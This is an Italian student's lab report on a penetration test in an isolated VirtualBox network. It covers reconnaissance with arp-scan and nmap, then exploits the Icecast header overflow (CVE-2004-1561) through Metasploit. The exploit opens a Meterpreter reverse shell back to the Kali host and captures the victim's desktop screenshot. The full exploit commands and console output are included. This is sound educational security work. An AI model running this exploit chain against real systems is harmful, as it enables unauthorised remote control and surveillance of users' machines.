

Relazione Tecnica – Attività di Penetration Testing

Studente: Domenico Vitale

Ambiente di lavoro: Kali Linux (attaccante) – Windows 10 (target)

Configurazione di rete: Rete interna (Internal Network – VirtualBox)

Strumenti utilizzati: Nmap, arp-scan, Metasploit Framework (msfconsole)

Descrizione dell'ambiente

L'attività è stata svolta in un ambiente virtualizzato composto da due macchine:

1. **Kali Linux (attaccante)**
 - Indirizzo IP: 192.168.50.100
2. **Windows 10 (vittima)**
 - Indirizzo IP: 192.168.50.102

Le macchine sono state configurate in rete interna, consentendo la comunicazione diretta senza accesso a Internet, simulando una rete locale reale.

Individuazione del target

Per individuare i dispositivi presenti nella rete è stato utilizzato il comando:

sudo arp-scan -l

Questo ha permesso di identificare l'indirizzo IP del sistema Windows target all'interno della rete interna.




Verifica della raggiungibilità del target

Prima di procedere con la scansione delle porte, è stata effettuata una verifica preliminare della raggiungibilità del sistema target mediante il comando **ping**:

ping 192.168.50.102

L'esito positivo delle risposte ICMP ha confermato che il sistema Windows era attivo e correttamente raggiungibile dalla macchina Kali Linux, consentendo di proseguire con le successive fasi di scansione e analisi dei servizi di rete.



```
(kali@kali)-[~/Desktop]
$ ping 192.168.50.102
PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=1.10 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=0.513 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=0.656 ms
64 bytes from 192.168.50.102: icmp_seq=4 ttl=128 time=0.517 ms
64 bytes from 192.168.50.102: icmp_seq=5 ttl=128 time=0.545 ms
64 bytes from 192.168.50.102: icmp_seq=6 ttl=128 time=0.835 ms
64 bytes from 192.168.50.102: icmp_seq=7 ttl=128 time=0.856 ms
64 bytes from 192.168.50.102: icmp_seq=8 ttl=128 time=0.480 ms
64 bytes from 192.168.50.102: icmp_seq=9 ttl=128 time=0.878 ms
^C
--- 192.168.50.102 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8064ms
rtt min/avg/max/mdev = 0.480/0.708/1.097/0.203 ms

(kali@kali)-[~/Desktop]
$
```

Scansione delle porte e dei servizi


Successivamente è stata effettuata una scansione delle porte sul target Windows tramite **Nmap**:

sudo nmap -sV 192.168.50.102

Durante la fase di scansione ed enumerazione dei servizi di rete, è stato individuato un servizio HTTP in ascolto sulla porta 8000/TCP, identificato come Icecast streaming media server.

L'analisi del servizio ha permesso di rilevare una versione vulnerabile dell'applicazione Icecast, affetta da una buffer overflow negli header HTTP, vulnerabilità nota e documentata come CVE-2004-1561.

La correlazione tra il servizio individuato e la vulnerabilità è stata confermata tramite il framework Metasploit, che mette a disposizione il modulo **exploit/windows/http/icecast_header**, progettato per sfruttare tale falla ed ottenere l'esecuzione di codice remoto sul sistema target.



```
(kali@kali)-[~/Desktop]
└─$ sudo nmap -sV 192.168.50.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 08:58 EST
Nmap scan report for 192.168.50.102
Host is up (0.0012s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime        Microsoft Windows International daytime
17/tcp    open  qotd            Windows qotd (English)
19/tcp    open  chargen
80/tcp     open  http            Microsoft IIS httpd 10.0
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp   open  msmq?
2103/tcp   open  msrpc           Microsoft Windows RPC
2105/tcp   open  msrpc           Microsoft Windows RPC
2107/tcp   open  msrpc           Microsoft Windows RPC
3389/tcp   open  ms-wbt-server   Microsoft Terminal Services
5432/tcp   open  postgresql?
8000/tcp   open  http            Icecast streaming media server
8080/tcp   open  ajp13           Apache Jserv (Protocol v1.3)
8080/tcp   open  http            Apache Tomcat/Coyote JSP engine 1.1
8443/tcp   open  ssl/https-alt
MAC Address: 08:00:27:98:27:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Ricerca del modulo di exploit in Metasploit

Avviata la console di Metasploit:

msfconsole

È stato ricercato il modulo relativo a Icecast tramite il comando:

search icecast

Tra i risultati è stato individuato il modulo:

exploit/windows/http/icecast_header

Configurazione ed esecuzione dell'exploit

Il modulo è stato caricato e configurato come segue:

```
use exploit/windows/http/icecast_header  
set RHOSTS 192.168.50.102  
set RPORT 8000  
set PAYLOAD windows/meterpreter/reverse_tcp  
set LHOST 192.168.50.100  
set LPORT 4444  
run
```

L'exploit ha avuto esito positivo, consentendo l'apertura di una sessione Meterpreter sul sistema Windows target.

```
Session Actions Edit View Help
kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop
+ -- --=[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search icecast

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.102
RHOSTS => 192.168.50.102
msf exploit(windows/http/icecast_header) > set RPORT 8000
RPORT => 8000
msf exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(windows/http/icecast_header) > set LPORT 4444
LPORT => 4444
msf exploit(windows/http/icecast_header) > 
```

```
Session Actions Edit View Help
kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (188998 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49452) at 2026-01-22 09:09:14 -0500

meterpreter > 
```

Interazione con la sessione Meterpreter


Una volta ottenuta la sessione Meterpreter, sono state eseguite le seguenti operazioni:

1. Verifica dell'indirizzo IP della vittima

All'interno della sessione Meterpreter è stato eseguito il comando:

ipconfig

Il comando ha confermato l'indirizzo IP del sistema compromesso, coerente con quanto individuato nella fase di ricognizione.



```
meterpreter > ipconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
-----
Name           : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC   : 08:00:27:98:27:62
MTU            : 1500
IPv4 Address   : 192.168.50.102
IPv4 Netmask   : 255.255.255.0

Interface 6
-----
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:3266
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > |
```


2. Acquisizione di uno screenshot

È stato quindi acquisito uno screenshot del desktop della vittima tramite il comando:

screenshot

L'immagine è stata salvata automaticamente sul sistema Kali Linux, dimostrando l'accesso remoto alla sessione grafica dell'utente loggato sul sistema Windows.

L'operazione è stata eseguita con successo nonostante la sessione Meterpreter operasse con privilegi utente, in quanto la cattura dello schermo non richiede privilegi amministrativi ma solo l'accesso alla sessione grafica attiva.



```
Session Actions Edit View Help
kali@kali: ~/Desktop  kali@kali:~/Desktop
Interface 4
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:98:27:62
MTU        : 1500
IPv4 Address : 192.168.50.102
IPv4 Netmask : 255.255.255.0

Interface 6
-----
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:3266
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/GmPQQWPj.jpeg
meterpreter > 
```


Visualizzazione dello screenshot acquisito

Dopo aver acquisito uno screenshot del sistema target tramite la sessione Meterpreter, l'immagine è stata salvata localmente sulla macchina Kali Linux in formato JPEG.


Per verificarne il contenuto, è stato utilizzato un visualizzatore di immagini direttamente dal terminale:

xdg-open /home/kali/Desktop/GmP QQWPj.jpg

Il comando ha permesso di aprire e visualizzare correttamente lo screenshot dello schermo della vittima, confermando il successo dell'operazione di acquisizione remota tramite Metasploit.



```
Session Actions Edit View Help
kali@kali: ~/Desktop  kali@kali: ~/Desktop  kali@kali: ~/Desktop
(kali@kali)~-[~/Desktop]
$ xdg-open /home/kali/Desktop/GmPQQWPj.jpeg
(kali@kali)~-[~/Desktop]
$
```



Conclusioni

L'attività ha dimostrato come una vulnerabilità presente nel servizio Iccast (**CVE-2004-1561**) possa essere sfruttata per ottenere una sessione Meterpreter su un sistema Windows 10. Attraverso tale sessione è stato possibile:

- confermare l'indirizzo IP del sistema vittima;
- interagire con l'ambiente grafico;
- acquisire uno screenshot del desktop del target.